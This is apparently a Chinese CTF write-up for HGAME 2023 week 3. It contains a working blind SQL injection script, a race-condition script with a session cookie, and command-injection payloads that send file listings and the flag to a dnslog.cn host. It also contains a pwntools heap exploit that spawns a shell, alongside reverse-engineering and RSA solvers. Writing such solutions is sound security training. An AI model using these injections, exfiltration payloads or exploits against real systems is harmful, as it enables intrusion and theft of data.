Web

Login To Get My Gift

```
import requests

url = "http://week-3.hgame.lwsec.cn:30164/login"
"""
库名：LOg1NMe
表名：User1nfOmAt1on
列名：id,UsErN4me,PAsswOrD
用户名：hgAmE2023HAppYnEwyEAr,testuser
密码：WeLcOmeTOhgAmE2023hAPPySql,testpassword
flag：hgame{It_1s_1n7EresT1nG_TO_ExPLORe_Var1Ous_Ways_To_Sql1njEct1on}
"""
#库名是bp手动猜出来的
# 猜表名
for i in range(14, 0, -1):
    for asc in range(0, 127):
        data = {"username": "testuser",
                "password":
f"1'or/**/(select(ascii(right(group_concat(table_name),{i}))-
{asc})from(information_schema.tables)where(table_schema)regexp(database()))#"
                }
        m = requests.post(url, data=data)
        if m.text.find("Failed") > 0:
            print(chr(asc), end="")
# 猜列名
for i in range(20, 0, -1):
    for asc in range(0, 127):
        data = {"username": "testuser",
                "password":
f"1'or/**/(select(ascii(right(group_concat(column_name),{i}))-
{asc})from(information_schema.columns)where(table_schema)regexp(database()))#"
                }
        m = requests.post(url, data=data)
        if m.text.find("Failed") > 0:
            print(chr(asc), end="")
# 猜用户名
for i in range(30, 0, -1):
    for asc in range(0, 127):
        data = {"username": "testuser",
                "password":
f"1'or/**/(select(ascii(right(group_concat(UsErN4me),{i}))-
{asc})from(LOg1NMe.User1nfOmAt1on))#"
                }
        m = requests.post(url, data=data)
        if m.text.find("Failed") > 0:
            print(chr(asc), end="")
# 猜用户名和密码
for i in range(39, 0, -1):
    for asc in range(0, 127):
        data = {"username": "testuser",
```

```
                "password":
f"1'or/**/(select(ascii(right(group_concat(PAsswOrD),{i}))-
{asc})from(LOg1NMe.User1nfOmAt1on))#"
                }
        m = requests.post(url, data=data)
        if m.text.find("Failed") > 0:
            print(chr(asc), end="")
```

Gopher Shop

```
from grequests import *

# 先买一个苹果
sellUrl = "http://week-3.hgame.lwsec.cn:31205/api/v1/user/sellProduct?
product=Apple=1"
headers = {
    "Cookie":
"session=MTY3NTA1MjcxM3xEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9BQOh
WelpYSnVZVzFsQm5OMGNtbHVad3dIQUFWMWMyVnlNZz09fKRRgjPgu4gAcZHBP2s6O3j5VGlStrX8xxI
ODvYgeqYr"
}
reqList=[]
for i in range(1,100):
    reqList.append(get(sellUrl,headers=headers))
resList = map(reqList)
```

然后苹果的数量溢出了，卖苹果刷钱，买那个A hair of the 4nsw3r，然后用上面的脚本再溢出一次，之后就可以刷钱买flag

Ping To The Host

```
ip=`ls$IFS$9/|sed$IFS$9-n$IFS$9"6p"`.zvhOeg.dnslog.cn
```

接收到flag路径

```
ip=`ca\t$IFS$9/fl*`.zvhOeg.dnslog.cn
```


获取flag


Reverse

kunmusic

小黑子，你食不食油饼啊


exe就是个加载器，直接dnSpy看dll





他把资源解密运行，拿出来解密一下

```
d=''
with open("data",'rb+') as f:
    d=f.read()
data=[]
count=0
for i in d:
    data.append(i^104)
with open("out",'wb+') as f:
    f.write(bytes(data))
```




```
from z3 import *


s = Solver()
num = [8, 10, 0, 10, 5, 14, 2, 7, 12, 15, 1, 11, 6]
num = [BitVec('%d' % i, 8) for i in range(13)]
s.add(num[0] + 52296 + num[1] - 26211 + num[2] - 11754 + (num[3] ^ 41236) +
      num[4] * 63747 + num[5] - 52714 + num[6] - 10512 + num[7] * 12972 + num[8]
      + 45505 + num[9] - 21713 + num[10] - 59122 + num[11] - 12840 + (num[12] ^
                                                                      21087) ==
12702282)
s.add(num[0] - 25228 + (num[1] ^ 20699) + (num[2] ^ 8158) + num[3] - 65307
      + num[4] * 30701 + num[5] * 47555 + num[6] - 2557 + (num[7] ^ 49055) +
      num[8] - 7992 + (num[9] ^ 57465) + (num[10] ^ 57426) + num[11] + 13299 +
      num[12] - 50966 == 9946829)
s.add(num[0] - 64801 + num[1] - 60698 + num[2] - 40853 + num[3] - 54907 +
      num[4] + 29882 + (num[5] ^ 13574) + (num[6] ^ 21310) + num[7] + 47366 +
      num[8] + 41784 + (num[9] ^ 53690) + num[10] * 58436 + num[11] * 15590 +
      num[12] + 58225 == 2372055)
s.add(num[0] + 61538 + num[1] - 17121 + num[2] - 58124 + num[3] + 8186 +
      num[4] + 21253 + num[5] - 38524 + num[6] - 48323 + num[7] - 20556 + num[8]
      * 56056 + num[9] + 18568 + num[10] + 12995 + (num[11] ^ 39260) + num[12] +
      25329 == 6732474)
s.add(num[0] - 42567 + num[1] - 17743 + num[2] * 47827 + num[3] - 10246 +
      (num[4] ^ 16284) + num[5] + 39390 + num[6] * 11803 + num[7] * 60332 +
      (num[8] ^ 18491) + (num[9] ^ 4795) + num[10] - 25636 + num[11] - 16780 +
      num[12] - 62345 == 14020739)
s.add(num[0] - 10968 + num[1] - 31780 + (num[2] ^ 31857) + num[3] - 61983 +
      num[4] * 31048 + num[5] * 20189 + num[6] + 12337 + num[7] * 25945 +
(num[8]
                                                                      ^
7064) + num[9] - 25369 + num[10] - 54893 +
      num[11] * 59949 + (num[12] ^
                         12441) == 14434062)
s.add(num[0] + 16689 + num[1] - 10279 + num[2] - 32918 + num[3] - 57155 +
      num[4] * 26571 + num[5] * 15086 + (num[6] ^ 22986) + (num[7] ^ 23349) +
      (num[8] ^ 16381) + (num[9] ^ 23173) + num[10] - 40224 + num[11] + 31751 +
      num[12] * 8421 == 7433598)
```

```
s.add(num[0] + 28740 + num[1] - 64696 + num[2] + 60470 + num[3] - 14752 +
      (num[4] ^ 1287) + (num[5] ^ 35272) + num[6] + 49467 + num[7] - 33788 +
      num[8] + 20606 + (num[9] ^ 44874) + num[10] * 19764 + num[11] + 48342 +
      num[12] * 56511 == 7989404)
s.add((num[0] ^ 28978) + num[1] + 23120 + num[2] + 22802 + num[3] * 31533 +
      (num[4] ^ 39287) + num[5] - 48576 + (num[6] ^ 28542) + num[7] - 43265 +
      num[8] + 22365 + num[9] + 61108 + num[10] * 2823 + num[11] - 30343 +
      num[12] + 14780 == 3504803)
s.add(num[0] * 22466 + (num[1] ^ 55999) + num[2] - 53658 + (num[3] ^ 47160)
      + (num[4] ^ 12511) + num[5] * 59807 + num[6] + 46242 + num[7] + 3052 +
      (num[8] ^ 25279) + num[9] + 30202 + num[10] * 22698 + num[11] + 33480 +
      (num[12] ^ 16757) == 11003580)
s.add(num[0] * 57492 + (num[1] ^ 13421) + num[2] - 13941 + (num[3] ^ 48092)
      + num[4] * 38310 + num[5] + 9884 + num[6] - 45500 + num[7] - 19233 +
num[8]
      + 58274 + num[9] + 36175 + (num[10] ^ 18568) + num[11] * 49694 + (num[12]
^
                                                                      9473) ==
25546210)
s.add(num[0] - 23355 + num[1] * 50164 + (num[2] ^ 34618) + num[3] + 52703 +
      num[4] + 36245 + num[5] * 46648 + (num[6] ^ 4858) + (num[7] ^ 41846) +
      num[8] * 27122 + (num[9] ^ 42058) + num[10] * 15676 + num[11] - 31863 +
      num[12] + 62510 == 11333836)
s.add(num[0] * 30523 + (num[1] ^ 7990) + num[2] + 39058 + num[3] * 57549 +
      (num[4] ^ 53440) + num[5] * 4275 + num[6] - 48863 + (num[7] ^ 55436) +
      (num[8] ^ 2624) + (num[9] ^ 13652) + num[10] + 62231 + num[11] + 19456 +
      num[12] - 13195 == 13863722)
check = s.check()
model = s.model()
data = []
for i in num:
    data.append((model[i]))
print(data)
```

得到[108, 200, 85, 170, 61, 86, 126, 53, 248, 7, 143, 93, 69]

hga-e{:3_qs_6eryu5%fu,*1*.re6erue_%ng)n3e2in'}

直接用得到的结果解出答案是错的，存在多解问题

得到的是这个东西，那我们就开始分析字符串
已知开头是hgame，所以可以确定第四个字符一定是m，我们就可以通过这样的方式就出原本的秘钥值，
值为106，这是字符串变成了hgame{:3_qs_6ery_u5%fu,*1*.reverue_%ng)n3erin'}

我们再仔细观察，猜测6ery原本是very，对应第13个秘钥值，求得为133
此时字符串为hgame{:3_qs_very_u5%fu,*1n_reverue*%ngin3erin'}

这时候还是很混乱，但是可以大致看出一些东西了
最后一个单词应该是engin3ring，他的算法是与13求余运算，拿到下标取对应的key进行异或加密
%对应的是第36个字符，（36-1）%13=9，求得第（9+1）个key的值为199
'对应第46个字符，对应的key为62
此时解密出的结果为hgame{z3_1s_very_u5eful_1n_rever5e_engin3ering

patchme

ida打开从init函数的两个偏移一直找到sub_1887函数

```
int sub_1887()
{
  _BYTE *v0; // rax
  int v2; // [rsp+Ch] [rbp-1B4h] BYREF
  int j; // [rsp+10h] [rbp-1B0h]
  int fd; // [rsp+14h] [rbp-1ACh]
  char *i; // [rsp+18h] [rbp-1A8h]
  char buf[408]; // [rsp+20h] [rbp-1A0h] BYREF
  unsigned __int64 v7; // [rsp+1B8h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  fd = open("/proc/self/status", 0);
  read(fd, buf, 0x190uLL);
  for ( i = buf; *i != 84 || i[1] != 114 || i[2] != 97 || i[3] != 99 || i[4] !=
101 || i[5] != 114; ++i )
    ;
  i += 11;
  __isoc99_sscanf(i, &unk_2008, &v2);
  if ( v2 )
    exit(0);
  LODWORD(v0) = mprotect((void *)((unsigned __int64)&loc_14C6 &
0xFFFFFFFFFFFFF000LL), 0x3000uLL, 7);
  for ( j = 0; j <= 960; ++j )
  {
    v0 = (char *)&loc_14C6 + j;
    *v0 ^= 0x66u;
  }
  return (int)v0;
}
```

发现了smc行为，写一个IDC脚本

```
static main(){
auto addr=0x14c6;
auto i,x;
for(i=0;i<=960;i=i+1){
x=Byte(addr);
x=(x^0x66);
PatchByte(addr,x);
addr=addr+1;
}
}
```

跳转到函数地址

```
int sub_14C6()
{
    int result; // eax
    __WAIT_STATUS stat_loc; // [rsp+Ch] [rbp-2C4h] BYREF
    int i; // [rsp+14h] [rbp-2BCh]
    __int64 v3; // [rsp+18h] [rbp-2B8h]
    int pipedes[2]; // [rsp+20h] [rbp-2B0h] BYREF
    int v5[2]; // [rsp+28h] [rbp-2A8h] BYREF
    char *argv[4]; // [rsp+30h] [rbp-2A0h] BYREF
    char v7[48]; // [rsp+50h] [rbp-280h] BYREF
```

```
__int64 v8; // [rsp+80h] [rbp-250h]
__int64 v9[6]; // [rsp+E0h] [rbp-1F0h]
__int64 v10[5]; // [rsp+110h] [rbp-1C0h]
int v11; // [rsp+138h] [rbp-198h]
__int16 v12; // [rsp+13Ch] [rbp-194h]
char v13; // [rsp+13Eh] [rbp-192h]
char buf[80]; // [rsp+140h] [rbp-190h] BYREF
char s1[8]; // [rsp+190h] [rbp-140h] BYREF
__int64 v16; // [rsp+198h] [rbp-138h]
char v17[280]; // [rsp+1A0h] [rbp-130h] BYREF
int v18; // [rsp+2B8h] [rbp-18h]
unsigned __int64 v19; // [rsp+2C8h] [rbp-8h]
v19 = __readfsqword(0x28u);
result = dword_4028;
if ( dword_4028 <= 1 )
{
    pipe(pipedes);
    pipe(v5);
    if ( fork() )
    {
        close(pipedes[0]);
        close(v5[1]);
        HIDWORD(stat_loc.__iptr) = 0;
        while ( SHIDWORD(stat_loc.__iptr) <= 35 )
        {
            buf[2 * HIDWORD(stat_loc.__iptr)] = 37;
            buf[2 * HIDWORD(stat_loc.__iptr)++ + 1] = 110;
        }
        buf[72] = 10;
        buf[73] = 0;
        write(pipedes[1], buf, 0x4AuLL);
        *(_QWORD *)s1 = 0LL;
        v16 = 0LL;
        memset(v17, 0, sizeof(v17));
        v18 = 0;
        read(v5[0], s1, 0x12CuLL);
        wait((__WAIT_STATUS)&stat_loc);
        if ( !LODWORD(stat_loc.__uptr) && !strncmp(s1, buf, 0x14uLL) )
        {
            v9[0] = 0x5416D9998D8A28FALL;
            v9[1] = 0x588505D94953B563LL;
            v9[2] = 0xCE8CF3A0DC669D97LL;
            v9[3] = 0x4C5CF3E854F44CBDLL;
            v9[4] = 0xD144E49916678331LL;
            LODWORD(v9[5]) = 0xDA616BAC;
            WORD2(v9[5]) = 0xBBD0;
            BYTE6(v9[5]) = 0x55;
            v10[0] = 0x3B4FA2FCEDEB4F92LL;
            v10[1] = 0x7E45A6C3B67EA16LL;
            v10[2] = 0xAFE1ACC8BF12D0E7LL;
            v10[3] = 0x132EC3B7269138CELL;
            v10[4] = 0x8E2197EB7311E643LL;
            v11 = 0xAE540AC1;
            v12 = 0xC9B5;
            v13 = 0x28;
            result = putchar(10);
            for ( i = 0; i <= 46; ++i )
```

```
                    result = putchar((char)(*((_BYTE *)v9 + i) ^ *((_BYTE
*)v10+i)));
            }
            else
            {
                return puts("\nthere are still bugs...");
            }
        }
        else
        {
            fflush(stdin);
            close(pipedes[1]);
            close(v5[0]);
            dup2(pipedes[0], 0);
            dup2(v5[1], 1);
            dup2(v5[1], 2);
            argv[0] = *(char **)qword_4020;
            argv[1] = "1";
            argv[2] = 0LL;
            sub_1AA0(*(_QWORD *)qword_4020, v7);
            v3 = v8;
            if ( v8 == 14472 )
            {
                return execve(*(const char **)qword_4020, argv, 0LL);
            }
            else
            {
                puts("\nyou cannot modify the file size");
                return 0;
            }
        }
    }
    return result;
}
```

这个程序的大致流程就是v9和v10做异或

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(){
unsigned char key[47]={250, 40, 138, 128, 153, 217, 22, 84,
99, 181, 83, 73, 9, 5, 133, 88,
151, 144, 102, 220, 160, 243, 140, 206,
189, 76, 244, 84, 232, 243, 92, 76,
49, 131, 103, 22, 153, 228, 68, 209,
172, 107, 97, 218, 208, 187, 85};
unsigned char flag[47]={146, 79, 235, 237, 252, 162, 79, 59,
22, 234, 103, 59, 108, 90, 228, 7,
231, 208, 18, 191, 200, 172, 225, 175,
206, 56, 145, 38, 183, 195, 46, 19,
67, 230, 17, 115, 235, 151, 33, 142,
193, 10, 84, 174, 181, 201, 40};
for (size_t i = 0; i < 47; i++)
{
/* code */
```

```
flag[i]^=key[i];
printf("%c",flag[i]);
}
return 0;
}
```

cpp

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // [rsp+30h] [rbp-88h]
  void *v5; // [rsp+38h] [rbp-80h]
  __int64 v6; // [rsp+40h] [rbp-78h]
  __int64 v7; // [rsp+50h] [rbp-68h]
  char v8[32]; // [rsp+60h] [rbp-58h] BYREF
  char v9[32]; // [rsp+80h] [rbp-38h] BYREF

  sub_140003A20(v9, argv, envp);
  sub_140004A50(std::cin, v9);
  v5 = operator new(0x70ui64);
  if ( v5 )
  {
    memset(v5, 0, 0x70ui64);
    v7 = sub_140003920(v8, v9);
    v6 = sub_1400026A0(
           (_DWORD)v5,
           (unsigned int)"hgame{th1s_is_4_fake_fl4g_hahaha}",
           305419896,
           (unsigned int)"hgame{this_is_another_fake_flag}",
           v7);
  }
  else
  {
    v6 = 0i64;
  }
  v4 = v6;
  (*(void (__fastcall **)(__int64))(*(_QWORD *)v6 + 16i64))(v6);
  (**(void (__fastcall ***)(__int64))v4)(v4);
  if ( (*(unsigned __int8 (__fastcall **)(__int64))(*(_QWORD *)v4 + 48i64))(v4)
)
    sub_140004570(std::cout, "yes!");
  else
    sub_140004570(std::cout, "try again...");
  sub_140003F10(v9);
  return 0;
}
```

定位到main函数，可以看到字符串yes和try again，那么if的条件判断就是关键函数。但是必须先搞清楚v4的作用，所以从头开始看。可以看到输入的数据是放到v9中，然后做了一个处理得到v6的值，这个在后面会发现是虚函数表的地址，所以就没有深究函数的具体内容，然后就是调用了两个虚函数：v6+16i64和v4并分别以v6，v4作为参数。

```
sub_7FF7A4B24DF0(a1 + 64, 16i64, v2);
v3 = a1 + 64;
v4 = *(_DWORD **)(a1 + 64);
*v4 = 'apxe';
v5 = a1 + 64;
v6 = (_DWORD *)(*(_QWORD *)(a1 + 64) + 4i64);
*v6 = '3 dn';
v7 = a1 + 64;
v8 = (_DWORD *)(*(_QWORD *)(a1 + 64) + 8i64);
*v8 = 'yb-2';
v9 = a1 + 64;
v10 = (_DWORD *)(*(_QWORD *)(a1 + 64) + 12i64);
*v10 = 'k et';
v11 = a1 + 64;
v12 = (_DWORD *)(*(_QWORD *)(a1 + 64) + 16i64);
*v12 = **(unsigned __int8 **)(a1 + 88);
v13 = a1 + 64;
v14 = (_DWORD *)(*(_QWORD *)(a1 + 64) + 20i64);
*v14 = *(unsigned __int8 *)(*(_QWORD *)(a1 + 88) + 1i64);
v15 = a1 + 64;
v16 = (_DWORD *)(*(_QWORD *)(a1 + 64) + 24i64);
```

第一个函数

可以看到这里有几个8位的十六进制数

```
debug030:000002468CE07030 unk_2468CE07030 db  65h ; e
debug030:000002468CE07031 db  78h ; x
debug030:000002468CE07032 db  70h ; p
debug030:000002468CE07033 db  61h ; a
debug030:000002468CE07034 db  6Eh ; n
debug030:000002468CE07035 db  64h ; d
debug030:000002468CE07036 db  20h
debug030:000002468CE07037 db  33h ; 3
debug030:000002468CE07038 db  32h ; 2
debug030:000002468CE07039 db  2Dh ; -
debug030:000002468CE0703A db  62h ; b
debug030:000002468CE0703B db  79h ; y
debug030:000002468CE0703C db  74h ; t
debug030:000002468CE0703D db  65h ; e
debug030:000002468CE0703E db  20h
debug030:000002468CE0703F db  6Bh ; k
debug030:000002468CE07040 db    0
```

ChaCha20加密、

但是我看到这个程序里面好像还多加了一步，就是将密文的每4个字节都做了一个调换

```
__int64 __fastcall sub_7FF78B4F3080(__int64 a1)
{
  char v2[40]; // [rsp+28h] [rbp-90h] BYREF
  char v3; // [rsp+50h] [rbp-68h] BYREF
  char v4[8]; // [rsp+58h] [rbp-60h] BYREF
  __int64 v5[2]; // [rsp+60h] [rbp-58h] BYREF
  char v6[16]; // [rsp+70h] [rbp-48h] BYREF
  char v7[24]; // [rsp+80h] [rbp-38h] BYREF

  memset(v7, 0, sizeof(v7));
  qmemcpy(v2, "(P", 2);
  v2[2] = -63;
  v2[3] = 35;
  v2[4] = -104;
  v2[5] = -95;
  v2[6] = 65;
  v2[7] = 54;
  v2[8] = 76;
  v2[9] = 49;
```

密文

```
int main()
{
    unsigned char v9[] = {0x28, 0x50, 0xC1, 0x23, 0x98, 0xA1, 0x41, 0x36, 0x4C, 0x31,
                          0xCB, 0x52, 0x90, 0xF1, 0xAC, 0xCC, 0x0F, 0x6C, 0x2A, 0x89,
                          0x7F, 0xDF, 0x11, 0x84, 0x7F, 0xE6, 0xA2, 0xE0, 0x59, 0xC7,
                          0xC5, 0x46, 0x5D, 0x29, 0x38, 0x93, 0xED, 0x15, 0x7A, 0xFF};
    unsigned char v10[] = {0x4E, 0xA0, 0x37, 0x40, 0x46, 0x02, 0xDA, 0xFD, 0x21, 0xFA,
                           0x6E, 0x3C, 0xAF, 0xD9, 0x9C, 0xCF, 0xB9, 0x47, 0x33, 0x67,
                           0xE0, 0x4E, 0xEC, 0x0D, 0xD1, 0xC4, 0x80, 0x13, 0x32, 0xA9,
                           0xB2, 0x3A, 0xA7, 0x50, 0x5D, 0x02, 0x82, 0x39, 0x4A, 0x83,
                           0x5F, 0xA2, 0x6E, 0xCB, 0xAB, 0xA4, 0x6B, 0xA2, 0x35, 0x21,
                           0xC4, 0xA1, 0xBA, 0x3E, 0x06, 0xD1, 0xFC, 0xFE, 0x97, 0x23,
                           0x26, 0xD1, 0xC7, 0x55};
    //交换位置
    for (int i = 0; i < 40; i += 4)
    {
        int t = v9[i];
        v9[i] = v9[i + 3];
        v9[i + 3] = t;
        t = v9[i + 1];
        v9[i + 1] = v9[i + 2];
        v9[i + 2] = t;
    }
    //与key加密后异或
    for (int i = 0; i < 40; i++)
    {
        v9[i]^=v10[i];
    }
    //交换位置
    for (int i = 0; i < 40; i += 4)
    {
        int t = v9[i];
        v9[i] = v9[i + 3];
        v9[i + 3] = t;
        t = v9[i + 1];
        v9[i + 1] = v9[i + 2];
        v9[i + 2] = t;
    }
    for (int i=0;i<40;i++)
    {
        cout << v9[i];
    }
}
```

Pwn

safe_note

```python
from pwn import *
context(os="linux",arch="amd64",log_level="debug")
s=process("./vuln")
libc=ELF("./libc-2.32.so")
def menu(ch,idx):
    s.sendlineafter(b">",str(ch).encode())
    s.sendlineafter(b"Index: ",str(idx).encode())
    return
def add(idx,sz):
    menu(1,idx)
    s.sendlineafter(b"Size: ",str(sz).encode())
    return
def delete(idxs):
    for idx in idxs:
        menu(2,idx)
    return
def edit(idx,content):
    menu(3,idx)
    s.sendafter(b"Content: ",content)
    return
def show(idx):
    menu(4,idx)
    return s.recvline(keepends=False)
if __name__=="__main__":
    add(0,0x80)
    add(1,0x80)
    add(2,0x80)
    add(3,0x80)
    add(4,0x80)
    add(5,0x80)
    add(6,0x80)
    add(7,0x80)
    add(8,0x80)
    delete([0,1,2,3,4,5,6,7])

    edit(7,b"a")
    libc_base=u64(show(7).ljust(8,b"\x00"))-0x61-0x1e3c00
    success("libc base: "+hex(libc_base))
    edit(7,b"\x00")

    heap_base=(int.from_bytes(show(0),byteorder="little"))#<<12
    success("heap base: "+hex(heap_base))

    free_hook=libc_base+libc.sym["__free_hook"]
    system=libc_base+libc.sym["system"]
    edit(6,p64((free_hook)^heap_base))
    add(9,0x80)
    edit(9,b"/bin/sh\x00")
    add(10,0x80)
    edit(10,p64(system))
    delete([9])

    s.interactive()
```

Crypto

RSA 大冒险2

```
import gmpy2
import libnum


def continuedFra(x, y):

    """计算连分数
    :param x: 分子
    :param y: 分母
    :return: 连分数列表
    """
    cf = []
    while y:
       cf.append(x // y)
        x, y = y, x % y
    return cf


def gradualFra(cf):
    """计算传入列表最后的渐进分数
    :param cf: 连分数列表
    :return: 该列表最后的渐近分数
    """
    numerator = 0
    denominator = 1
    for x in cf[::-1]:
        # 这里的渐进分数分子分母要分开
        numerator, denominator = denominator, x * denominator + numerator
    return numerator, denominator


def solve_pq(a, b, c):

    """使用韦达定理解出pq，x^2-(p+q)*x+pq=0
    :param a:x^2的系数
    :param b:x的系数
    :param c:pq
    :return:p，q
    """
    par = gmpy2.isqrt(b * b - 4 * a * c)
    return (-b + par) // (2 * a), (-b - par) // (2 * a)


def getGradualFra(cf):
    """计算列表所有的渐近分数
    :param cf: 连分数列表
    :return: 该列表所有的渐近分数
    """
    gf = []
    for i in range(1, len(cf) + 1):
```

```
        gf.append(gradualFra(cf[:i]))
    return gf


def wienerAttack(e, n):
    """
    :param e:
    :param n:
    :return: 私钥d
    """
    cf = continuedFra(e, n)
    gf = getGradualFra(cf)
    for d, k in gf:
        if k == 0: continue
        if (e * d - 1) % k != 0:
            continue
        phi = (e * d - 1) // k
        p, q = solve_pq(1, n - phi + 1, n)
        if p * q == n:
            return d

n =
e =
c =
d = wienerAttack(e, n)
m = pow(c, d, n)
print(libnum.n2s(m))
```

```
import gmpy2
import libnum


p =
q =
e =
c =
n = p * q
phi = (p - 1) * (q - 1)
t = 2
t1 = e // t
dt1 = gmpy2.invert(t1, phi)
mt1 = pow(c, dt1, n)
print(mt1)
s, m = gmpy2.iroot(mt1, t)
print(s)
print(libnum.n2s(int(s)))
```

```
from sage.all import *
from Crypto.Util.number import *
from gmpy2 import *
from tqdm import tqdm

e = 65537
```

```
n =
11509332803862880800029523526136240580294641463947448195085427447105607140056793
97604890295144056767511585004393161217058798983799617233400374516091439279185922
